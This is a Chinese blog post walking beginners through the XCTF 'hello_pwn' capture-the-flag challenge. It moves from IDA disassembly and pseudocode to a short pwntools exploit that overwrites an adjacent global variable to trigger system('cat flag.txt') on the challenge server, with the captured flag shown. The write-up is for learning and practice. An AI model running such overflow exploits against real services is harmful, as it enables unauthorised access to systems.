

XCTF hello_pwn题目

原创

最後的joker 于 2021-11-14 22:41:25 发布 2148 收藏

分类专栏: [硬着头皮上的pwn](#) 文章标签: [安全](#) [web安全](#) [pwn](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_45643931/article/details/121325105

版权



[硬着头皮上的pwn](#) 专栏收录该内容

1 篇文章 0 订阅

订阅专栏


第一个题目通过EXP脚本连接上就出现了flag, 懒得写WP

这个题目是XCTF的第二个题, 也是我接触的正式的pwn题目




直接下载附件


之后用IDA打开



打开以后，也不是很确定干啥，就直接ALT+T (搜索)



搜索CTF,flag之类的



之后就搜到了CTF的一句话

```

text:00000000400698 ; Attributes: bp-based frame
text:00000000400698 ; int __cdecl main(int, char **, char **)
text:00000000400698 main proc near ; DATA XREF: start+1Df0
text:00000000400698 push rbp
text:0000000040069C mov rbp, rsp
text:0000000040069F mov edi, 3Ch ; seconds
text:000000004006A4 call _alarm
text:000000004006A9 mov rax, cs:stdout
text:000000004006B0 mov esi, 0 ; buf
text:000000004006B5 mov rdi, rax ; stream
text:000000004006B8 call _setbuf
text:000000004006BD mov edi, offset s ; "" welcome to ctf ""
text:000000004006C2 call _puts
text:000000004006C7 mov edi, offset aLetsGetHellowo ; "lets get helloworld for bof"
text:000000004006CC call _puts
text:000000004006D1 mov edx, 10h ; nbytes
text:000000004006D6 mov esi, offset unk_601068 ; buf
text:000000004006DB mov edi, 0 ; fd
text:000000004006E0 call _read
text:000000004006E5 mov eax, cs:dword_60106C
text:000000004006EB cmp eax, 6E756161h
text:000000004006F0 jnz short loc_4006FC
text:000000004006F2 mov eax, 0
text:000000004006F7 call sub_400686
text:000000004006FC loc_4006FC: ; CODE XREF: main+55fj
text:000000004006FC mov eax, 0
text:00000000400701 pop rbp
0000069F 000000000040069F: main+4 (Synchronized with Hex View-1)

```

CSDN @最後的joker

双击进去

```

IDA View-A x Pseudocode-B x Occurrences of: CTF x Pseudocode-A x
1 __int64 __fastcall main(__int64 a1, char **a2, char **a3)
2 {
3   alarm(0x3Cu);
4   setbuf(stdout, 0LL);
5   puts("~~~ welcome to ctf ~~~ ");
6   puts("lets get helloworld for bof");
7   read(0, &unk_601068, 0x10uLL);
8   if ( dword_60106C == 1853186401 )
9     sub_400686(0LL, &unk_601068);
10  return 0LL;
11 }

```

CSDN @最後的joker

然后按下F5 查看伪代码

而这里的if语句告诉了我们很多信息，如果XXX，就OOO双击函数进去

```

IDA View-A x Pseudocode-B x Occurrences of: CTF x Pseudocode-A x He
1 __int64 __fastcall main(__int64 a1, char **a2, char **a3)
2 {
3   alarm(0x3Cu);
4   setbuf(stdout, 0LL);
5   puts("~~~ welcome to ctf ~~~ ");
6   puts("lets get helloworld for bof");
7   read(0, &unk_601068, 0x10uLL);
8   if ( dword_60106C == 1853186401 )
9     sub_400686(0LL, &unk_601068);
10  return 0LL;
11 }

```

CSDN @最後的joker

分析一下，应该是当...6C = 1853186401 时进入...0686()函数获得flag。

```
1 __int64 sub_400686()
2 {
3     system("cat flag.txt");
4     return 0LL;
5 }
```

CSDN @最後的joker

而这两个数据相差4个字节，更方便通过EXP脚本来获得flag

那么接下来通过编写EXP脚本来获得flag

```
from pwn import *
p=remote('111.200.241.244',65374)
payload = 'a'*4+p64(1853186401)
p.sendline(payload)
p.interactive()
p.recv()
```

```
jojo@ubuntu: ~/桌面/pwn
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
jojo@ubuntu:~/桌面/pwn$ vim hellopwn.py
jojo@ubuntu:~/桌面/pwn$ python hellopwn.py
[+] Opening connection to 111.200.241.244 on port 65374: Done
[*] Switching to interactive mode
~~ welcome to ctf ~~
lets get helloworld for bof
cyberpeace{20cf77ccddf0364a56844f85d010724b}
[*] Got EOF while reading in interactive
$
```

CSDN @最後的joker

因为考虑到部分新手不会用linux的操作系统，我简洁说一下

首先打开终端

输入 `vim hellopwn.py`

这样进入到了hellopwn.py的文件里

之后输入 `i`，这样就是编译模式

再把代码输入进去就行

输入完之后得进行保存

```
:wq
```

```
from pwn import *
p=remote('111.200.241.244',65374)
payload = 'a'*4+p64(1853186401)
#p.recvuntil("bof")
#p.recvuntil("lets get helloworld for bof")
```


[赢取流量/现金/CSDN周边激励大奖](#)